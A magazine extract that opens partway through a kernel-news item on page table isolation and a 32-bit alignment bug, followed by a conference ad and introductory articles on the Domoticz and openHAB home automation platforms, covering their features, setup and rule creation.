Page table isolation (PTI) is a security feature introduced into the kernel code relatively recently, in order to combat the Meltdown hardware vulnerability that exists in many CPUs. Meltdown allows a hostile actor to gain access to all memory on the system. The PTI feature isolates the kernel from the rest of the system, preventing anyone from using the Meltdown vulnerability to gain illicit access to the kernel.

Not all CPUs are susceptible to the Meltdown vulnerability, so not all CPUs need PTI support. Also, PTI doesn’t really work on 32-bit systems, so although those systems may be vulnerable to Meltdown, the ways to mitigate that threat are more complex.

At one point in the conversation, Peter said of the 32-bit i386 architecture:

“Thomas [Gleixner] found that i386-pti fails to map the entire entry text. Specifically pti_clone_pgtable() hard relies – and does not verify – that the start address is aligned to the given granularity.

“Now, i386 does not align __entry_text_start, and so the termination condition goes sideways and pte_clone_entry() does not always work right and it becomes a game of code layout roulette.”

Given that PTI didn’t really work on 32-bit systems, he asked, “should we just kill PTI on 32bit perhaps?”

Linus replied:

“I don’t think there’s much technical reason to keep it – I can’t imagine any security-conscious people actually use 32-bit x86 any more – but apart from fixing this bug I wonder how much of a maintenance burden it is? I think most of the code is shared with 64-bit, isn’t it? The 32-bit case in many ways is simpler, even if it happened to hit this odd alignment issue because it’s obviously also a lot less tested.

“I’d rather kill highmem and X86_PAE, but I also suspect that horror has a much larger chance of still being used.

“The day we finally get rid of HIGH-MEM I will dance on its grave. I have hated that thing for a long long time.”

Guenter replied to this, “I guess there is at least one user – me with my annoying boot tests ;-).” He went on to say, “But seriously the question is: How likely is it for that code to find potential problems in the 64-bit code? pti_clone_pgtable() doesn’t seem to be 32-bit specific.”

Eventually Peter and the rest of them agreed on a patch to resolve Guenter’s build failures.

A fascinating aspect of this discussion was the way Linus refused to jump on the possibility of a compiler bug and insisted on a very lengthy and confusing debugging process, in which standard debugging techniques like `git bisect` simply failed outright, in order to identify what was really happening. Finally, although this particular bug didn’t seem to represent a serious security problem, its connection with PTI means that it very well could have. It’s amazing to be able to observe the way the kernel developers take every detail so seriously in trying to track down even the most stubborn bugs. ■■■

SFSCON FREE SOFTWARE CONFERENCE



TECHPARK SÜDTIROL / ALTO ADIGE



NOV
8TH
9TH

2024

BE PART OF IT!

2 INSPIRING DAYS
1 FESTIVAL
100 SPEAKERS



WWW.SFSCON.IT

**NOI TECHPARK
SÜDTIROL / ALTO ADIGE**



1006.org

{catchsolve}



endian

ecosteer.



peer

(studio hug)

NOI TECHPARK
SÜDTIROL / ALTO ADIGE

A.-VOLTA-STRASSE 13A, BOZEN
VIA A. VOLTA 13A, BOLZANO

VISIT US ON
WWW.NOI.BZ.IT

Automate your home with Domoticz

Efficient Technology

The open source Domoticz home automation platform offers a lightweight, efficient, and highly customizable solution for managing smart devices in the home.

By Rob Peters

Today's home automation solutions fall into four groups. On one side are the ecosystems of vendors such as Apple, Google, and Samsung. On the other are commercial systems such as Homey that integrate devices from different manufacturers. The third group includes open source systems that offer many standardized features, such as Home Assistant. The fourth group targets technology enthusiasts who are looking for a flexible, lightweight tool that is easy to customize and extend. Domoticz [1] belongs to this last group.

Domoticz is easy to install and easy to expand, supporting programming languages such as DzVents (Domoticz Easy

Events, a Lua offshoot), Python, Ruby, and Blockly. This extensive support for programming means you can use Domoticz to code complete home automation systems (Figure 1), alarm systems, battery management systems, and more. Some of the supported languages are suitable for newcomers (Blockly, Lua), and others offer the power and versatility that advanced programmers demand (DzVents, Python).

Domoticz runs on a wide variety of hardware, including the Raspberry Pi, which is the ideal home control center. The Domoticz environment feels as much at home on virtually any Linux distribution as it does on Windows or macOS.




Figure 1: A comprehensive Domoticz home automation system that also includes a solar system and BEV wallbox.



And a number of commercial NAS storage devices can run Domoticz as a service. Last but not least, you will find a Docker image for Domoticz containers.

The user interface is an HTML5 web front end that adapts to desktop and mobile devices and ensures a uniform operating strategy on all hardware platforms. There is also Dashticz (Figure 2), a fully customizable GUI front end for wall-mounted tablets that can also integrate external web services such as weather information.

Important Features

You can use Domoticz to control lighting; sensors; remotely controlled devices, and devices for measuring temperature, humidity, precipitation, wind speed, UV radiation, electricity, gas or water consumption, and much more. The system

supports a variety of methods for sending notifications or alerts, including Prowl (a push notification client for iOS), Pushbullet (Android, browser), Pushover (Android, iPhone, desktop), Pushalot (Windows 8 and Windows Phone Notifier), Clickatell, Telegram, HTTP, email, Google Cloud Messaging, or media systems such as Kodi and Logitech Media Server.

Domoticz can group devices and create scenes. A scene consists of a trigger (sensor or switch) and a device or device group that is to be set to a specific state when activated (switched on or off, dimmed, and so on).

Event handling is then managed through programming. Blockly offers a visual coding interface where you can move blocks to specify logical sequences (Figure 3). Advanced users can program Domoticz either directly with Lua or



Figure 2: The Dashticz HTML5 GUI is suitable for wall-mounted tablets.

with DzVents – a special Lua-based language that is closely linked to the Domoticz event system. DzVents provides numerous additional functions for home automation and event handling. Scripting with Python is a great choice for more complex processes. Scripts can access all attributes of Domoticz devices.

Domoticz supports some very complex timing conditions. Scenarios such as “every 10 minutes in the period from 20 minutes before sunrise to 10 minutes after sunset, on every Monday, Tuesday, and Friday between May 20 and August 25” do not pose a problem. Each device type has its own methods for queries or updates. The DzVents wiki page [2] describes so many functions that it is one of the most extensive parts of the entire Domoticz wiki.

Domoticz saves metrics, logged events, and statuses in an SQLite database by default. The Domoticz environment supports a wide range of hardware interfaces, including RFXCOM for RF-based devices (433/868 MHz), Zigbee/Z-Wave, which is popular in home automation, and P1 Smart Meter and YouLess Meter for monitoring power consumption. Domoticz also supports the Home Assistant Auto-discovery protocol for integration with Z-Wave JS, Zigbee2MQTT, ESPHome, and many other subsystems. A complete list of supported technologies is available in the Domoticz wiki [3]. If the pre-installed integrations do not offer what you need, you will find a plugin system [4] that offers an easy option for programming extensions in Python. The website includes instructions [5] for programming your own plugins, along with a number of examples in the Domoticz wiki.

Domoticz is written in C++ and maintained on GitHub [6]. To avoid external dependencies, it comes with its own built-in




Figure 3: An example of visual programming with Blockly.

web server. The web interface, for which several skins exist, was programmed in Angular.

Domoticz is supported by a dedicated community that includes the main developer *Gizmocuz*, several hundred active developers, forum maintainers, wiki editors, and other enthusiasts. Users are invited to contribute to the project.

Conclusions


Domoticz helps you develop a home automation system tailored to your needs. Whether you want to control lighting, monitor energy consumption, or play with sensors, Domoticz is a highly customizable solution that comes with a user-friendly interface and strong community support. ■■■

Info

- [1] Domoticz homepage: <https://www.domoticz.com/>
- [2] DzVents in the wiki: https://www.domoticz.com/wiki/DzVents:_next_generation_Lua_scripting
- [3] Domoticz wiki: https://www.domoticz.com/wiki/Main_Page
- [4] Plugin list: <https://www.domoticz.com/wiki/Plugins>
- [5] Programming plugins: https://www.domoticz.com/wiki/Developing_a_Python_plugin
- [6] Domoticz on GitHub: <https://github.com/domoticz/domoticz>

Explore the Open Source Database Ecosystem

Download this free focus guide, and learn about open source database management systems to determine which one is right for you.



<https://bit.ly/open-source-databases>

At Your Service

OpenHAB is an open source facility-automation platform that lets you network your smart devices independently of vendor or protocol. *By Florian Hotze*

OpenHAB [1], or the Open Home Automation Bus, is a vendor- and technology-independent open source facility-automation platform that can act as the brain of a smart home. OpenHAB follows the “Integrate Everything” principle, currently supporting more than 400 technologies and systems, including EnOcean, KNX, LCN, Loxone, Modbus, MQTT, Philips Hue, Z-Wave, and Zigbee. In fact, openHAB can integrate, visualize, and automate more than 3,000 different devices. You’ll find a list of the supported technologies and systems at the project website [2].

See the box entitled “openHAB History” for some background on the openHAB project. One of openHAB’s aims is to simplify sequence control. The openHAB control engine offers various options for automation, from UI-based rules, to Blockly based visual scripts, to full-fledged programming languages, such as JavaScript, Python, Ruby, openHAB DSL (with a



Java-like syntax), full Java, and Groovy. You will even find official help libraries for JavaScript and Ruby that simplify the use of openHAB’s Java interfaces. Less experienced programmers can use Blockly (Figure 1), then check out the generated JavaScript code and familiarize themselves with the JavaScript environment in openHAB.

OpenHAB is platform independent: It runs on Linux, macOS, and Windows, and you can set it up on an Intel-compatible PC, a Raspberry Pi, a NAS appliance, or a Docker container. Users can access the applications via a web interface, but also via iOS and Android apps, Google Assistant, Amazon Alexa, or Apple HomeKit.

Behind the scenes, openHAB is written in Java and uses Apache Karaf as its runtime environment. Karaf, in turn, is based on the OSGi framework and contributes significantly to the modularity and expandability of the platform.

OpenHAB does not need a cloud but is compatible with cloud technology. Because openHAB runs locally on the user’s hardware on premises, users retain full control over their data and privacy. And the software does not collect analysis data. Secure and free remote access to the platform is optionally available via the openHAB Cloud. The openHAB cloud also offers a free voice assistant. The openHAB Foundation provides all openHAB users with a free openHAB Cloud instance [3] that provides remote access and push notifications, as well as IFTTT, Amazon Alexa, and Google Assistant integrations.

The openHAB Main UI provides overview pages based on the semantic model (more on this later), charts (courtesy of Apache ECharts), floor plans (Figure 2), and responsive




Figure 1: You can set up automations with the Blockly editor, which even schoolchildren use to practice programming.

pages with widgets. You can also create fixed pages for wall tablets. And you can create sitemaps for smartphones and older, less powerful devices that will appear in the Android and iOS apps (Figure 3), as well as in the openHAB user interface.

You can configure openHAB through either the user interface or with text files. When you're getting started, it is better to use the user interface at first – text-based configuration requires greater familiarity with the product and no support is available. Having said this, text mode is very useful if you want to share or reuse parts of your configuration – all you need to do is copy the text file.

Concepts

OpenHAB has a modular structure; the modules are known as addons. There are seven different types of addons: bindings, system integrations, automation, persistence, transformations, language, and user interfaces.

Bindings act as interfaces to systems and devices, such as Philips Hue, and services, such as OpenWeatherMap. The actual systems and services are referred to as Things in openHAB. For example, the Hue Bridge, all Hue lamps, OpenWeatherMap accounts, and the OpenWeatherMap OneCall API are all Things. A Thing can also play a special role by handling the communication between openHAB and other Things in the system – in that case, it is referred to as a bridge. For example, openHAB uses the Philips Hue bridge to communicate with Hue lamps, which are normal Things.

In turn, Things offer channels. A channel is a specific function of a Thing, such as controlling the brightness of a Philips Hue lamp or the current temperature in OpenWeatherMap. Channels serve as logical links between Things and the most important entities: Items. An Item represents a function provided by, say, a switch, a shutter, a contact, or a measured value at the highest level of abstraction. Items are completely independent of the connected hardware or software.

The user interface and all automations exclusively work with Items. This approach makes it easy to replace a Philips Hue lamp with a Shelly lamp without having to adapt the user interface or rules. An Item has a status, also known as the Item

openHAB History

The openHAB project was founded in 2010 by Kai Kreuzer and initially exclusively focused on technically experienced users because there was no interface for configuration. In 2014, the core of openHAB 1 became an official Eclipse Foundation project (Eclipse SmartHome Framework), which was used both in openHAB itself and in commercial products such as Telekom's Qivicon smart home system. However, after commercial users increasingly left further development to the openHAB community, the decision was made in 2019 to shelve Eclipse SmartHome and reintegrate it into the openHAB project, which simplified further development.

After a (fairly rudimentary) admin interface was introduced in openHAB 2 back in 2017, 2020 saw the release of openHAB 3 with greatly improved user-friendliness. The new Main UI combines a comprehensive, customizable visualization with an admin interface. OpenHAB 4 (released in 2023) lets you configure everything graphically, whereas configuration files were required previously.

State. There are different types of Items, such as *Contact*, *Dimmer*, *Number*, *Rollershutter*, *Switch*, and *Group*. You'll find a complete overview in the documentation [4]. Items are organized in a semantic model consisting of locations (such as living room), devices (such as heating control), and properties (such as temperature). This means you can generate a user interface automatically.

Rules implement the automation that makes a smart home out of a networked building. You can think of the rules as routines or behavioral patterns for the smart home: "Turn off all the lights and turn down the heating when I leave the house. Turn on the radio when I get home, but only if the kids aren't asleep yet."

Rules can be broken down into three components: triggers, such as "when I get home," optional conditions, such



Figure 2: A floor plan in the openHAB Main UI.



Figure 3: The openHAB graphical user interface on an iOS device.

as “if the children are not yet asleep,” and actions, such as “turn on the radio.” A trigger can be any event in the smart home, for example, state changes of, or commands to, Items or time triggers. Conditions are Item states or time conditions, such as “weekday,” “weekend,” or “after 8 pm.” Actions control Items and can send push notifications or Chromecast voice messages.

Scripts are special rules without triggers or conditions. A script is used to execute code and make an action reusable. Scenes should be familiar to any smart home user: You define a state that you want a series of devices to assume. For example, a “Television” scene can specify that the TV set is switched on and the light is dimmed.

Pages are used to display information and enable interactions with the smart home via a graphical user interface. For example, you can display a temperature curve for the last 24 hours or the status of all light switches. Pages are usually made up of widgets and are rendered by the main UI in the browser or by the Android and iOS apps.

Like pages, sitemaps offer options for visualization and control but are limited in their feature scope and tend to be very fast. They do not have to be designed in an interface but can also be described in a declarative syntax. The Basic UI and the Android and iOS apps take care of the display side.

Things, bridges, channels, Items, rules, scripts, scenes, pages, and sitemaps all have an ID or a name and a label. The ID or name must be unique and may only contain certain

characters. It cannot be changed at a later date. OpenHAB uses these unique identifiers internally. Labels act as identifiers in the interface and can be customized as required.

Installation

On Linux, you can install openHAB as a DEB or RPM package, or you can roll it out as a Docker container. Installation is particularly easy on a Raspberry Pi, where you can install openHABian either manually or with the aid of Raspberry Pi Imager. OpenHABian is based on Raspberry Pi OS and includes openHAB, useful extensions such as Frontail, a web-based log viewer, and FireMotD, a login information screen.

OpenHABian also offers a configuration tool that can configure numerous useful settings (such as SD card mirroring) and install applications, including the MQTT broker Mosquitto, InfluxDB, Grafana, or Wireguard VPN. OpenHABian requires a Raspberry Pi 4 or 5 with at least 2GB RAM.

OpenHAB also runs on many other Java 17-compatible systems, such as Windows, macOS, and various BSD derivatives. However, the configuration involves some time-consuming and complex manual work. You’ll find further information on the installation process on the project’s download page [5].

Initial Setup

After you have installed openHAB, you can start the initial setup by opening the Main UI web interface in the browser. You can access it on port 8080 (HTTP) and port 8443 (HTTPS)

of the openHAB host. To get started, openHAB prompts you to create the admin user. The setup wizard then launches to help you define basic settings such as the language, time zone, and location – and to install add-ons (Figure 4).

The wizard also suggests that you install some persistence add-ons. You will want to take this advice, because it means that you can restore Item states on restart and display graphs of historical Item states without further configuration. The next and final step suggests some additional add-ons based on general recommendations and the devices on your network: JavaScript scripting for Blockly, the Astro binding for calculating the position and time values of the sun and moon, the Basic UI for displaying sitemaps in the browser, and – on my network, for example – the AVM-Fritzbox binding and the Yamaha-MusicCast binding based on the devices running there.

Because not every binding supports automatic detection, you need to think about whether you have other devices that you would also like to integrate. If you want to integrate a weather forecast, you can use *Select Add-ons to install* and choose the OpenWeatherMap binding. A



Figure 4: The setup wizard configuring some basic system settings.




Figure 5: Using the developer sidebar to set up some initial Items.



Figure 6: The Things Inbox with some initial entries.

click on *Install ... add-ons* starts setting up the add-ons, which can take some time. That completes the initial setup.

After the setup, it is time to add some initial Things, create some Items, and display them in the UI. To do this, use the Quick Start Wizard in the Developer Sidebar; the wizard opens automatically on the right-hand side of the screen (Figure 5). You will also find some useful *Tools* and *Help* functions, such as an FAQ and help texts on the user interface. The UI documentation is also available online [6].

As a logged-in admin user, you can open the developer sidebar at any time by pressing Shift + Alt + D or clicking on the question-mark icon in the top right-hand corner of the screen (assuming the screen is large enough).

Adding Things

On my system, the *Thing Inbox* contains the Fritzbox Thing and the Sun and Moon Things, which belong to the Astro binding (Figure 6).

To now add the *Local Sun Data* Thing, belonging to the Astro binding, just click on it and select *Create Thing*. Then do the same for *Local Lunar Data*. To integrate the weather forecast from OpenWeatherMap, click on the plus button and select *OpenWeatherMap Binding* and *OpenWeatherMap Account*. In principle, you could leave the default settings of Thing ID for the OWM account as is. But it does make sense to assign mnemonic Thing IDs, such as account, for example.

Next, move on to set up an OpenWeatherMap account on [Openweathermap.org](https://openweathermap.org) and enter the required payment data for




Figure 7: The Things list after adding some initial Things.

the OneCall 3.0 API in the *Billing plans* tab of your account. One thousand API calls per day are free of charge, so set the daily limit to 1,000 and you will not be asked to pay – as things currently stand. You will then receive an API key in the *API keys* tab; you can store the key in the OWM account Thing's configuration and then save everything.

After this step, you will see a list of Things. Click on the red *Inbox* button to open the Inbox again and add the *OneCall API – Local weather and weather forecast* Thing. In my sample environment, the blue plus button

adds the *Virtual Bridge* for the *Yamaha MusicCast* Thing and then a Yamaha MusicCast amplifier as a *Yamaha MusicCast model* Thing. A bridge for the *Yamaha MusicCast model* is also needed. The resulting Things list looks like Figure 7.

Models and Items

To get started with the semantic model, switch to the *Model* page by either opening the settings or using the left sidebar. If you do not want to go to the trouble of building the model by hand, you can use one of the templates instead (Figure 8). If you like, you can then change the labels of the model Items to names that mean more to you by selecting the entries in the tree view and clicking *Edit* on the right-hand side of the screen.

Now you need some Items. You could create these Items on the *Items* page in the settings and then manually link the Items to the channels of the Things, but there is a quicker and simpler option: Add the Items directly from inside a Thing.

To do this, go back to the *Things* list, click on a Thing, open the *Channels* tab and scroll down. When you get there, select



Figure 8: Templates make it easier to create a semantic model.

Add *Equipment to Model* to create Items for the Thing's channels and watch as they are automatically assigned to the semantic model. Then select the *Parent Group*: The parent group is the location, that is, typically the room in which the Thing resides.

Next, decide on the channels for which you want to create Items. In the *Local solar data* Thing, for example, you would want to select *Sunrise start time*, *Sunset end time*, *Star sign*, *Season*, and *Total solar eclipse*; you can adapt the names and labels of the Item to suit your needs. For the *Yamaha Music-Cast* Thing, choose the *Living Room* group as *Parent Group* and then select *Main Zone Operation*, *Volume*, and *Input*.

Now, when you open the *Items* list in the settings, you should already see a number of Items. Click on an Item, such as *Yamaha RX-A750* in my case, and press *Edit* to start editing. This group Item is currently assigned to the very generic semantic *Equipment* class; I'll classify it as a *Speaker* instead. Do the same for *Local solar data*, where you will want to select *WeatherService* as the semantic class.

User Interface

To view the automatically generated Start page, click on the openHAB logo in the left sidebar. The tab bar at the bottom of



Figure 9: Overview of the openHAB installation locations.



Figure 10: Overview of the devices used in an openHAB installation.



Figure 11: Open map of the weather report application.

the screen takes you to the *Locations* (Figure 9) and *Devices* (Figure 10) tabs. Click on a map to open it (Figure 11). After clicking on the pencil icon, you can edit the Start page, rearrange the maps, and set the background images.

What else is missing? The weather forecast! To add the weather, I will add a widget developed by [@RGroll Rainer](#), a member of the openHAB community. The widget requires a number of Items. Instead of creating them manually, you can experience the benefits of the text-based configuration option. Simply copy the `openweathermap.items` file into the `$OPENHAB_CONF/items/` folder; you will normally find this folder in `/etc/openhab/items/` on Linux.

Then open the *Developer Tools* in the left sidebar and click on *Widgets*. Click on the plus symbol to create a new widget, copy the contents of the `weatherCard.yaml` file (see the Downloads for this article [7]) into the code editor, and then save it.

You can now edit the *Overview* page in the *Pages* settings. Add a new layout block, then a *Row*, and finally a *Column*. Pressing the plus symbol opens a dialog box in which you can select the personal *weatherCard* widget. You can configure the widget by clicking on the icon directly above the top right-hand corner of the widget and setting the Item prefix to `OneCallAPIweatherandforecast_`. You can also define location titles, the 24-hour time format, and translations, if needed. Finally, save the settings and go back to the Start page (Figure 12).

Note that this article is primarily focused on using openHAB's automatically generated user interface. See the Getting Started tutorial in the documentation for a look at how to build a custom interface [8].

Creating Rules

After you have added the Things, created the semantic model, and created the Items, it's time for a bit of automation. Open the *Rules* page in the settings and click on the blue plus symbol to create a new rule. You must assign an ID and a name to the rule; you can enter a description and tags for sorting before adding a trigger and an action.

Click on *Add trigger*. Select *Thing Event* and *Local solar data* as the Thing. Leave the *a trigger channel fired* selection and set *rise#event* as the channel. After clicking on *Add action*, select *Item Action* and the switch Item of the amplifier in the semantic model. The command is *ON*. When you are finished, the rule should look like the one shown in Figure 13.

This rule switches on the amplifier at sunrise. A similar rule could, say, automatically close all shutters at sunset. If you



Figure 12: This is what a daily weather report looks like in the new widget.

have a motion detector that can be represented as a switch or contact Item, you can monitor state changes of this Item and use them to switch on a light (that is, set a switch Item to *ON*) as soon as motion is detected. An overview of all available triggers and actions, as well as rules in general, is available in the documentation [9].

Setting Up Remote Access

Congratulations! You have just taken your first steps in the world of home automation. Wouldn't it be great if you could access openHAB outside your own network and send push notifications via rules? To do this, open the *Add-on Store* in the left sidebar and access *System Integrations* to install the *openHAB Cloud Connector*. Then create a free account on *myopenhab.org*, where you will be asked for a UUID and a secret. Both can be found in the folder `$OPENHAB_USERDATA/`, which is located in `/var/lib/openhab/` on Linux. The UUID is available in the `uuid` file, and the secret is hidden in the `secret` file in the `openhabcloud/` subfolder.



Figure 13: A ready-made rule that switches on the radio at sunrise.

After creating your myopenHAB account, all you need to do is download and set up the Android or iOS app and – presto – you can access openHAB remotely.

Conclusions

I hope this article has given you a better understanding of what openHAB is and the extensive possibilities it offers. It is very much worth taking the openHAB automation platform for a trial run.

For a closer look at openHAB in action, visit the online demo site [10]. If you have further questions or need help setting up openHAB, do not hesitate to consult the openHAB documentation [11] or the openHAB forum [12]. Here's hoping you gain great satisfaction from implementing your smart home projects with openHAB! ■■■

Info

- [1] openHAB: <https://www.openhab.org>
- [2] openHAB add-ons: <https://www.openhab.org/addons>
- [3] Free cloud: <https://www.myopenhab.org>
- [4] Item types: <https://www.openhab.org/docs/configuration/items.html#type>
- [5] openHAB download: <https://www.openhab.org/download>
- [6] Main UI documentation: <https://www.openhab.org/docs/mainui>
- [7] Article downloads: <https://linuxnewmedia.thegood.cloud/s/5Rzx9tQW2FJ6N3Z>
- [8] Individual user interfaces: https://www.openhab.org/docs/tutorial/pages_intro.html
- [9] Documentation for rules: <https://www.openhab.org/docs/concepts/rules.html>
